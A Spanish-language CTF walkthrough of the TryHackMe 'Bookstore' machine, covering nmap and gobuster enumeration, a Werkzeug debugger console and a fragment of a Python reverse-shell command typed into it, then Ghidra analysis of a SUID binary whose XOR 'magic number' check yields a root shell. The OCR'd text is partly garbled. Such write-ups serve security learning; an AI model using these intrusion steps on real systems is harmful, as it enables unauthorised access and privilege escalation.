


Bookstore

lunes, 31 de mayo de 2021 21:33



```
# Nmap 7.60 scan initiated Tue Jun 1 02:35:33 2021 as: nmap -A -oN targeted -p22,80,5000
10.10.206.219
Nmap scan report for bookstore.thm (10.10.206.219)
Host is up (0.00058s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
|_ 256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
|_ 256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (EdDSA)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Book Store
5000/tcp  open  http     Werkzeug httpd 0.14.1 (Python 3.6.9)
|_ http-robots.txt: 1 disallowed entry
|_ /api </p>
|_ http-title: Home
MAC Address: 02:F7:56:BE:4D:49 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.58 ms bookstore.thm (10.10.206.219)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Nmap done at Tue Jun 1 02:35:46 2021 -- 1 IP address (1 host up) scanned in 13.62 seconds
```

22 SSH

80 web de bookstore.. Nada interesante a primera vista ,pero el código fuente tenía algo que es necesario tener en cuenta.

```
87 <script src="/more_css/vendor/bootstrap/js/bootstrap.min.js"></script>
88 </--
89 <script src="/more_css/vendor/select2/select2.min.js"></script>
90 <script>
91   $(".selection-2").select2({
92     minimumResultsForSearch: 20,
93     dropdownParent: $('#dropDownSelect1')
94   });
95 </script>
96 </--
97 <script src="/more_css/vendor/daterangepicker/moment.min.js"></script>
98 <script src="/more_css/vendor/daterangepicker/daterangepicker.js"></script>
99 </--
100 <script src="/more_css/vendor/countdowntime/countdowntime.js"></script>
101 </--
102 <script src="/more_css/js/main.js"></script>
103 <!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
104 </body>
105 </html>
```


5000 /api, posiblemente apuntando a la vulnerabilidad tal como lo indica el título

Vemos un api que trae valores de una base de datos. Enumeraré para ver si hay más directorios (o instrucciones, dado que ya vimos que el servidor es un python)


```
root@ip-10-10-102-185:~# gobuster dir -u http://10.10.206.219:5000/ -w /directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.206.219:5000/
[+] Threads:         10
[+] Wordlist:         /directory-list-2.3-medium.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Timeout:         10s
=====
2021/06/01 02:46:27 Starting gobuster
=====
/api (Status: 200)
/console (Status: 200)
Progress: 21420 / 218424 (9.81%)
```

Al probar console aparece una ventana de desbloqueo por medio de un PIN

Tryhackme página 2



Obtenemos shell, la cual estabilizamos y enumeramos.




Encontramos un archivo con permisos de SUID (TRY-HARDER)

Así que lo traemos a nuestro equipo y procesamos con ghidra, dado que ltrace no muestra nada administrable


```

root@ip-10-10-102-185: ~/Tools
File Edit View Search Terminal Help
> AAAAAAAAAASAYAAAAAABAAAAKwAAAAgAAAAAAAAAGAAAAAAAAAJAAAAwAAAAAAAAAAAAAAAA
> AAAAAACIFgAAAAAAAF8CAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAQAAAAAIAAAAAAAAA
> AAAAAAAAAAAAAAAAAA5xgAAAAAAD+AAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAA==
> "" | base64 -d >tryharder
root@ip-10-10-102-185:~# file tryharder
tryharder: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sh
1]=4a284faae26d9772bb38113f55cd53608b4a29e, not stripped
root@ip-10-10-102-185:~# chmod +x tryharder
root@ip-10-10-102-185:~# ls
allports Downloads mishell.php Scripts Tools
attack.sh Instructions Pictures targeted tryharder
Desktop linpeas.sh Postman thinclient_drives
root@ip-10-10-102-185:~# cd Tools
root@ip-10-10-102-185:~/Tools# ls
Binex mozo-made-20.desktop PEAS Web
Decompilers mozo-made-21.desktop 'Static Binaries' Wireless
Miscellaneous 'Password Attacks' Steganography wordlists
root@ip-10-10-102-185:~/Tools# cd Decompilers/
root@ip-10-10-102-185:~/Tools/Decompilers# ls
idx jd-gui-1.6.6.jar
root@ip-10-10-102-185:~/Tools/Decompilers# cd ..
root@ip-10-10-102-185:~/Tools# ghidra
root@ip-10-10-102-185:~/Tools#
File "<debugger>", line 1
export RHOST="10.10.102.1
(0,1,2)];pty.spawn("sh")
^
SyntaxError: invalid syntax
>>>
CQAAAAAAAAgBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
IAAAAAAAAAA0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAACgDSAAAAAAAKANAAAAAAAAACAAAAAAAAAAAAAAAAAAAA
BgAAAAAIAAAAAAAAAAQA0gAAAAAAAAACoDQAAAAAAAAAPABAAAA
AAAAAIAAAAAEAAAAADAAAAAIAAAJgPIAAAAAAM8AAAAA
AAAAIAAAAAAIAAAAAA0oAAAAAIAAAAAwAAAAAAAAAAAAECAA
AAgAAAAAAAAAAAAAAAAAAAAADwAAAAACAAAAAIAAAAAAIAAAA
AAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAA9QAAAAEAAAAw
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAAIAAAAAAIAAAA
AAAAAAAAASAYAAAAAABAAAAKwAAAAgAAAAAAAAAGAAAAA
AAAAAACIFgAAAAAAAF8CAAAAAAAAAAAAAAAAAABAAAAA
AAAAAAAAAAAAAAAAA5xgAAAAAAD+AAAAAAAAAAAAAAAA
sid@bookstore:~$

```




Welcome To Ghidra

Version 9.1.2
Build PUBLIC
2020-Feb-12 1149 EST
Java Version [11.0.8](#)

Licensed under the Apache License, Version 2.0 (the "License"); Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

This program also includes third party components which have licenses other than Apache 2.0. See the LICENSE.txt file for details.

Initializing SSL Context...



Una vez cargado el binario, nos vamos a la parte MAIN para revisar el inicio del código y vemos, dado que es pequeño que todo el código está allí.

Luego de renombrar algunas variables se puede ver claramente lo que está pasando.

El binario solicita una variable (entrada) la cual es operada por XOR con otros dos valores..

Y finalmente pregunta si el resultado es igual a un valor hexadecimal. Si es correcto, ejecuta un `/bin/bash -p`

Esto claramente es el premio del CTF


Así que será necesario calcular la operación

$$0x5dcd21f4 = x \wedge 0x1116 \wedge 0x5db3$$

$$x = 0x5dcd21f4 \wedge 0x1116 \wedge 0x5db3$$

```
root@ip-10-10-102-185: ~/Tools
File Edit View Search Terminal Help
root@ip-10-10-102-185:~/Tools# python -c "print (0x5dcd21f4 ^ 0x1116 ^ 0x5db3)"
>
1573743953
root@ip-10-10-102-185:~/Tools#

root@bookstore: ~
File Edit View Search Terminal Help
sid@bookstore:~$ cd
sid@bookstore:~$ ls
api.py api-up.sh books.db try-harder user.txt
sid@bookstore:~$ ./try-harder
What's The Magic Number?!
1573743953
root@bookstore:~#
```



 1  

494516

23

 Users

 Rank